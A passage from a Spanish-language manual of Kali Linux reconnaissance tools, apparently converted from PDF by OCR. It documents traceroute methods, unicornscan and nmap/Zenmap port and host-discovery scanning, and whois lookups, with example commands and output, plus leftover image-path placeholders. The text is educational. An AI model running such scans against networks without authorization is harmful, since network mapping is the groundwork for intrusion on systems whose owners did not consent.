-O OPTS,... --options=OPTS,...	Usar la opción OPTS específica del módulo para el módulo traceroute. Se pueden especificar varios OPTS permitidos, separados por coma.
--sport=num	Usar el número de puerto de origen para los paquetes salientes. Implica `-N 1 '
--fwmark=num	Establecer la marca de cortafuegos para los paquetes salientes

-U --udp	Utilizar UDP para un puerto particular en lugar de aumentar el puerto por cada sonda. El puerto predeterminado es 53
-UL	Usar UDPLITE. El puerto de destino predeterminado es 53
-D --dccp	Usar el DCCP Request. El puerto predeterminado es 33434
-P prot --protocol=prot	Usar el paquete sin formato del protocolo prto
--mtu	Descubrir el MTU a lo largo del camino que se rastrea. Implica `-F -N 1 '
--back	Adivina el número de saltos en el camino hacia atrás e imprime si difiere
-V --version	Imprimir información de la versión y salir
--help	Leer esta ayuda y salir

33.1. Lista de métodos disponibles

En general, un método determinado de traceroute puede tener que elegirse con la opción -M nombre, pero la mayoría de los métodos tienen sus simples opciones en la ejecución en línea.

Por defecto
El método tradicional y antiguo de traceroute. Usado por defecto.
Los paquetes de sonda son datagramas UDP con los llamados puertos de destino "improbables". El puerto "improbable" de la primera sonda es 33434, luego para cada sonda siguiente se incrementa en uno. Como se espera que los puertos no se usen, el dispositivo de destino normalmente devuelve "ICMP unreach port" como respuesta final. Este método está permitido para usuarios sin privilegios.

icmp -I
Es el método más habitual por ahora, que utiliza paquetes de eco ICMP para las sondas. Si puede hacer ping al dispositivo de destino, también se aplicará el traceroute ICMP. Este método puede estar permitido para usuarios sin privilegios desde el kernel 3.0 (IPv4, para IPv6 desde 3.11), que admite los nuevos sockets dgram icmp o ping.
Opciones:

raw	Use solo sockets raw. De esta manera se intenta primero de forma predeterminada y luego los nuevos sockets dgram ICMP como respaldo.
dgram	Usar solo dgram ICMP sockets

tcp -T
Método moderno bien conocido, destinado a evitar los cortafuegos. Utiliza el puerto de destino constante y el predeterminado es 80, http. Si hay algunos filtros en la ruta de la red, lo más probable es que se filtre cualquier puerto UDP "poco probable" como para el método predeterminado o incluso los ecos ICMP, y todo el trazado de ruta simplemente se detendrá en dicho cortafuegos. Para omitir un filtro de red, tenemos que usar solo combinaciones de protocolo/puerto permitidas. Si

rastreamos algunos puertos, como un servidor de correo, entonces es más probable que -T -p 25 pueda alcanzarlo, incluso cuando no se use la opción -I.
Este método utiliza la bien conocida técnica semiabierta, que evita que las aplicaciones en el dispositivo de destino vean nuestras sondas. Normalmente se envía un TCP SYN. Para los puertos no escuchados, se recibe un TCP RESET y todo está listo. Para los puertos de escucha activos, se recibe TCP SYN+ACK, pero se responde con TCP RESET en lugar del TCP ACK esperado. De esta forma la sesión de TCP remota se cancela incluso sin que la aplicación se dé cuenta.

tcpconn
Una implementación inicial del método TCP, simplemente usando la llamada connect, que abre completamente la sesión TCP. No se recomienda para su uso normal, porque una aplicación de destino siempre se ve afectada y puede confundirse.

udp -U
Usar el datagrama UDP con puerto de destino constante . El predeterminado es 53, DNS y está destinado a evitar también el cortafuegos. Tener en cuenta que, a diferencia del método TCP, la aplicación correspondiente en el dispositivo de destino siempre recibe nuestras sondas con los datos aleatorios y la mayoría puede confundirse fácilmente con ellas. Sin embargo la mayoría de los casos no responderá a nuestros paquetes, por lo que nunca veremos el salto final en la traza. Este método está permitido para usuarios sin privilegios.

Udplite -UL
Utilizar el datagrama udplite para las sondas con puerto de destino constante, siendo el predeterminado 53. Este método está permitido para usuarios sin privilegios.

dccp -D
Utilizar los paquetes DCCP Request para las sondas. Este método usa la misma técnica medio abierta que se usa para TCP. El puerto de destino predeterminado es 33434.

raw -P proto
Enviar paquete sin formato del protocolo proto. No se utilizan encabezados específicos del protocolo, solo el encabezado IP.

Ejemplo
root@kali:~# traceroute www.google.com
traceroute to www.google.com (216.239.34.117), 30 hops max, 60 byte packets
 1 _gateway (192.168.1.1) 2.843 ms 2.741 ms 2.660 ms
 2 211.red-81-46-38.customer.static.ccgg.telefonica.net (81.46.38.211) 6.944 ms 6.891 ms 6.714 ms
 3 201.red-81-46-44.customer.static.ccgg.telefonica.net (81.46.44.201) 20.691 ms 20.597 ms 20.476 ms
 4 29.red-81-46-45.customer.static.ccgg.telefonica.net (81.46.45.29) 13.994 ms * 13.766 ms
 5 * 1.red-80-58-106.staticip.rima-tde.net (80.58.106.1) 13.553 ms 13.473 ms
 6 * 176.52.253.97 (176.52.253.97) 13.823 ms 13.678 ms
 7 5.53.0.110 (5.53.0.110) 13.564 ms
    72.14.219.20 (72.14.219.20) 13.321 ms
    5.53.0.110 (5.53.0.110) 13.223 ms
 8 108.170.253.225 (108.170.253.225) 14.683 ms 12.995 ms *
 9 108.170.230.191 (108.170.230.191) 14.308 ms
    108.170.234.221 (108.170.234.221) 14.169 ms

216.239.34.117 (216.239.34.117) 13.375 ms

34. unicornscan

Se trata de un escaneador de red bastante amplio y tiene un nuevo motor de recopilación y correlación de información creado por y para los miembros de las comunidades de investigación y pruebas de seguridad. Fue diseñado para proporcionar un motor escalable, preciso, flexible y eficiente.

Unicornscan es un intento de uso de una pila TCP/IP distribuida de territorio de usuario. Su objetivo es proporcionar a un investigador una interfaz superior para introducir un estímulo y medir una respuesta de un dispositivo o red TCP/IP. Aunque actualmente tiene cientos de características individuales, un conjunto principal de posibilidades incluyen:

- Escaneado TCP sin estado asíncrono con todas las variaciones de los indicadores TCP.
- Grabbing asincrónico de banner TCP
- Exploración UDP específica del protocolo asíncrono.
- Identificación de componentes y aplicaciones remotas activas y pasivas mediante el análisis de las respuestas. El valor ttl=128 es Windows y ttl=64 es Linux
- Registro y filtrado de archivos PCAP.
- Salida de base de datos relacional.
- Módulo personalizado de soporte.
- Vistas personalizadas de conjuntos de datos.

uso:
unicornscan [opciones] dirección IP/rango

Opciones

-b, --broken-crc	*Establecer las sumas de CRC rotas en la capa de transporte (T), la capa de red (N), o ambas [TN]
-B, --source-port	*Establecer el puerto de origen
-c, --proc-duplicates	Procesar las respuestas duplicadas
-d, --delay-type	*Establecer el tipo de retardo (valor numérico) Las opciones válidas son 1: tsc, 2: gtod, 3: sleep
-D, --no-defpayload	Sin carga predeterminada, solo sondear protocolos conocidos
-e, --enable-module	*Habilitar los módulos listados como argumentos
-E, --proc-errors	Procesar respuestas "no abiertas" (errores icmp, tcp rsts ...)
-F, --try-frags	
-G, --payload-group	*Grupo de payload (numérico) para la selección de payload del tipo TCP/UDP
-h, --help	Ver esta ayuda
-H, --do-dns	Resolver nombres de dispositivo durante la fase de informe
-i, --interface	*Nombre de la interfaz
-I, --immediate	Modo inmediato, mostrar las cosas como se encuentren.
-j, --ignore-seq	*Ignorar los números de secuencia 'A'll,' R'eset para la validación del encabezado TCP


-l, --logfile	*Escribir la salida en este archivo
-L, --packet-timeout	*Esperar tanto tiempo para que los paquetes regresen. Por defecto 7 segundos
-m, --mode	*El modo de escaneo. TCP(SYN) es el predeterminado, U para UDP, T para TCP `sf 'para tcp connect scan y A para ARP para -mT también puede especificar indicadores de TCP siguiendo la T como -mTsFpU, por ejemplo, que enviaría TCP SYN paquetes con (NO Syn | FIN | NO Push | URG)
-M, --module-dir	*Donde se encuentran los módulos del directorio. Por defecto en /usr/lib/unicornscan/modules
-o, --format	*Formato de lo que se muestra para las respuestas
-p, --ports	Puertos globales para escanear si no están especificados en las opciones de destino
-P, --pcap-filter	*Cadena de filtro pcap extra para el receptor
-q, --covertness	*Valor de la cobertura de 0 a 255
-Q, --quiet	No usar la salida a pantalla
-r, --pps	*Paquetes por segundo
-R, --repeats	*Repetir el escaneo de paquetes N veces
-s, --source-addr	*Dirección de origen para los paquetes `r ' para aleatorio
-S, --no-shuffle	No barajar los puertos
-t, --ip-ttl	*Establecer TTL en los paquetes enviados como en 62 o 6-16 o r64-128
-T, --ip-tos	*Establecer TOS en los paquetes enviados
-u, --debug	*Depuración
-U, --no-openclosed	No digas abierto o cerrado
-w, --safefile	*Escribir en el archivo pcap de paquetes recibidos
-W, --fingerprint	*OS fingerprint: 0=cisco(def) 1=openbsd 2=WindowsXP 3=p0fsendsyn 4=FreeBSD 5=nmap 6=linux 7=strangetcp
-v, --verbose	verbose
-V, --version	Ver la versión
-z, --sniff	sniff igual
-Z, --drone-str	*drone string

Las opciones con * requieren un argumento adicional
Si se omite la máscara CIDR, entonces es implícito /32

Módulos: http, httpexp, ntalk, osdetect, rdns, sip, upnp

Conectar por dispersión
Se trata de mover el rastreo del estado de la conexión TCP fuera del espacio del kernel y en el espacio de usuario.

Un proceso es el control maestro (Unicornscan)
- Mantiene el rastro de cuales paquetes necesitan ser enviados.
- Quien puede enviarlos
- La respuesta que retorna
- Estado de la conexión
Un segundo proceso es el emisor (unisend)
- Ensambla los paquetes y los pone en la red
- Opcionalmente, se puede dividir esta función en emisor por lotes y modos inmediatos de emisor.
Un tercer proceso es el oyente (unilisten)
- Atiende las respuesta y envía la meta información devuelta al control maestro



Cuando unilisten ve el paquete SYN/ACK, envía la metainformación de retorno a Unicornscan. Unicornscan luego solicita que unisend envíe un paquete ACK de retorno al dispositivo que envió el SYN/CK para completar el handshake de 3 vías. En este punto, dependiendo de cuales otros módulos o payloads fueron utilizados en la sesión. Unicornscan programará las payloads adicionales para ser enviadas por unisend.

Para realizar un escaneo TCP Connect se utiliza el siguiente comando
unicornscan -msf -Iv 192.168.0.17:a

La opción “-m” es el modo de escaneo, por defecto es el escaneo TCP SYN, se utiliza U para definir un escaneo UDP y T para definir un escaneo TCP, sf para definir un escaneo Connect y A para un escaneo ARP. La opción “-I” es el modo inmediato pues muestra los hallazgos conforme son encontrados. La opción “-v” muestra más información sobre el proceso en curso.

Para realizar un escaneo UDP se utiliza el siguiente comando:
unicornscan -mU -Iv 192.168.0.17:a

En este escaneo se ha definido la opción “-mU” para realizar un escaneo UDP. Mencionar además que el “:a” que aparece a continuación de la dirección IP del objetivo de evaluación, le indica a unicornscan escanear los 65535 puertos. Del mismo modo se pueden definir rangos de puertos como “1-1000”, lo cual escaneará desde el puerto 1 hasta el puerto 1000.

El tiempo requerido para realizar cada uno de los 2 tipos de escaneos: escaneo TCP Connect y escaneo UDP, no sobrepasa los 4 minutos.

Ejemplo

```
root@kali:~# unicornscan -mU -Iv 192.168.1.37:a
adding 192.168.1.37/32 mode `UDPscan' ports `a' pps 300
using interface(s) wlan0
scaning 1.00e+00 total hosts with 6.55e+04 total packets, should take a little longer than 3 Minutes, 45 Seconds
UDP open 80.58.61.254:53  ttl 247
sender statistics 298.6 pps with 65545 packets sent total
listener statistics 18 packets recieved 0 packets droped and 0 interface drops
UDP open                 domain[   53]               from 80.58.61.254  ttl 247
```

35. Whois

WHOIS es un programa basado en el protocolo TCP de petición/respuesta que se utiliza para efectuar consultas en una base de datos que permite determinar el propietario de un nombre de dominio o de una dirección IP en Internet. Las consultas WHOIS se han realizado tradicionalmente usando una interfaz de línea de comandos, pero actualmente existen multitud de páginas web que permiten realizar estas consultas.

Uso: whois [opciones]... OBJECT…

Opciones

-h HOST, --host HOST	Conectar al servidor HOST
-p PORT, --port PORT	Conectar al puerto PORT
-H	Ocultar descargos de responsabilidad legales
--verbose	Modo verbose
--help	Visualizar esta ayuda y salir
--version	Visualizar la versión y salir

Indicadores:

-l	Encontrar el partido menos específico de un nivel
-L	Encontrar todos los niveles menos partidos específicos
-m	Encontrar todos los niveles de un nivel más específicos
-M	Encontrar todos los niveles de partidos más coincidentes
-c	Encontrar la menor coincidencia que contenga un atributo mnt-irt
-x	Coincidencia exacta
-b	Devolver breves intervalos de direcciones IP con contacto de abuso
-B	Desactivar el filtrado de objetos. Mostrar las direcciones de correo electrónico
-G	Desactivar la agrupación de objetos asociados
-d	Devolver también losobjetos DNS de delegación inversa
-i ATTR[,ATTR]...	Hacer una búsqueda inversa para ATRibutos especificados
-T TYPE[,TYPE]...	Solo buscar objetos de TYPE
-K	Solo se devuelven las claves principales
-r	Desactivar consultas recursivas para obtener información de contacto
-R	Obligar a mostrar una copia local del objeto de dominio incluso si contiene referencias
-a	También busca en todas las bases de datos espejo

-s SOURCE[,SOURCE]...	Buscar en la base de datos espejo desde SOURCE
-g SOURCE:FIRST-LAST	Encontrar las actualizaciones de SOURCE de la serie FIRST a LAST
-t TYPE	Plantilla de solicitud para el objeto de TYPE
-v TYPE	Solicitud de plantilla detallada para el objeto de TYPE
-q [version|sources|types]	Consultar información del servidor especificada

Ejemplo

root@kali:~# whois wikipedia.org
Domain Name: WIKIPEDIA.ORG
Registry Domain ID: D51687756-LROR
Registrar WHOIS Server: whois.markmonitor.com
Registrar URL: http://www.markmonitor.com
Updated Date: 2015-12-12T10:16:19Z
Creation Date: 2001-01-13T00:12:14Z
Registry Expiry Date: 2023-01-13T00:12:14Z
Registrar Registration Expiration Date:
Registrar: MarkMonitor Inc.
Registrar IANA ID: 292
Registrar Abuse Contact Email: abusecomplaints@markmonitor.com
Registrar Abuse Contact Phone: +1.2083895740
Reseller:
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
Registrant Organization: Wikimedia Foundation, Inc.
Registrant State/Province: CA
Registrant Country: US
Name Server: NS0.WIKIMEDIA.ORG
Name Server: NS1.WIKIMEDIA.ORG
Name Server: NS2.WIKIMEDIA.ORG
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form https://www.icann.org/wicf/)
>>> Last update of WHOIS database: 2020-03-03T18:35:54Z <<<

For more information on Whois status codes, please visit https://icann.org/epp

Access to Public Interest Registry WHOIS information is provided to assist persons in determining the contents of a domain name registration record in the Public Interest Registry registry database. The data in this record is provided by Public Interest Registry for informational purposes only, and Public Interest Registry does not guarantee its accuracy. This service is intended only for query-based access. You agree that you will use this data only for lawful purposes and that, under no circumstances will you use this data to (a) allow, enable, or otherwise support the transmission by e-mail, telephone, or facsimile of mass unsolicited, commercial advertising or solicitations to entities other than the data recipient's own existing customers; or (b) enable high volume, automated, electronic processes that send queries or data to the systems of Registry Operator, a Registrar, or Afilias except as reasonably necessary to register domain names or modify existing registrations.

All rights reserved. Public Interest Registry reserves the right to modify these terms at any time. By submitting this query, you agree to abide by this policy.

The Registrar of Record identified in this output may have an RDDS service that can be queried for additional information on how to contact the Registrant, Admin, or Tech contact of the queried domain name.

36. Zenmap


Zenmap es la interfaz gráfica de nmap. Las ventajas de Zenmap en comparación con nmap son las siguientes:

- Zenmap es interactivo y organiza los resultados del escaneo de una manera conveniente. Incluso puede dibujar un mapa topológico de la red descubierta.
- Zenmap puede hacer una comparación entre 2 exploraciones.
- Zenmap realiza un seguimiento de los resultados del análisis.
- Para ejecutar la misma configuración de escaneo más de una vez, el probador de penetración puede usar un perfil Zenmap.
- Zenmap siempre mostrará el comando que se ejecuta, por lo que el probador de penetración puede verificar ese comando.

Zenmap viene con 10 perfiles que pueden ser elegidos para encontrar que opciones de comando se utilizan en cada perfil. Para ello, simplemente hacer clic en Profile y las opciones de comando se mostrarán en el cuadro Command.

Para crear un nuevo perfil, seleccionar el menú New Profile o Command o presionando las teclas Ctrl + P. Para editar un perfil existente, seleccionar el menú Edit Selected Profile o presionar Ctrl + E.

Seleccionar cada pestaña (Profile, Scan, Ping, Scripting, Target, Source, Other y Timing) y configurarlo de acuerdo a las necesidades. Si ha terminado de configurar el perfil, guardarlo haciendo clic en el botón Save Changes.



Utilización de Zenmap


En la interfaz gráfica destacamos las zonas siguientes:

- Target: indicamos la dirección IP del objetivo de nuestra exploración, o un rango de direcciones IP.
- Profile: es una lista desplegable que contiene una serie de perfiles de exploración predeterminados. De ellos el más usual es el 'Regular scan'. Pero lo más interesante de esta zona es que nos permite editar estos perfiles e incluso crear nuestros propios perfiles.


- Command: en esta zona va apareciendo la orden nmap que estamos generando al ir indicando el perfil seleccionado y opciones añadidas.

Vemos que la parte inferior está dividida en 2 zonas. La zona de la izquierda tiene las pestañas Hosts y Services que muestran los dispositivos escaneados y los servicios detectados para cada uno de ellos, respectivamente.

La zona de la derecha muestra la salida generada por la orden nmap y la información relacionada con la exploración realizada agrupada en diferentes pestañas (Nmap Output, Ports/Hosts, Topology, Host Details y Scans).



Ejemplo 1. Ejecución simple
Se trata de explorar una dirección IP con el perfil 'Regular scan'. La salida mostrada es:




Si en una exploración sencilla queremos detectar siempre el sistema operativo, podemos editar el perfil 'Regular scan' (*Profile >Edit Selected Profile*) y seleccionar la opción que detecta el sistema operativo. Lo guardamos y a partir de este momento cualquier exploración regular intentará detectar el sistema operativo.

Ejemplo 2. Identificar los dispostivos activos en la red
Utilizamos el perfil Ping Scan y en la línea de orden escribimos el rango:

#nmap -sP -PE -PA21,23,80,3389 192.168.0.1-255


Si comparamos la orden con la del ejemplo en linea, vemos que el perfil estándar Ping Scan añade las opciones -PE y PA. La opción -PE indica que se hace envío de paquetes ICMP. El protocolo ICMP se utiliza para manejar mensajes de error y de control de la red, e informa al dispositivo origen para que evite o corrija algún problema detectado. La opción -PA indica que se hace envío de paquetes ACK a los puertos 21, 23, 80, 3389 por defecto. El paquete ACK indica reconocimiento afirmativo por parte del destino de la conexión.

La salida generada con Zenmap en este ejemplo es la siguiente:



Ejemplo 3. Sondeo básico TCP/UDP
En este caso seleccionamos el perfil Quick Scan y añadimos la dirección IP a explorar. Editamos el perfil y comprobamos que no está activada la opción -sT (TCP Connect Scan). La activamos y guardamos los cambios.

La salida mostrada es:

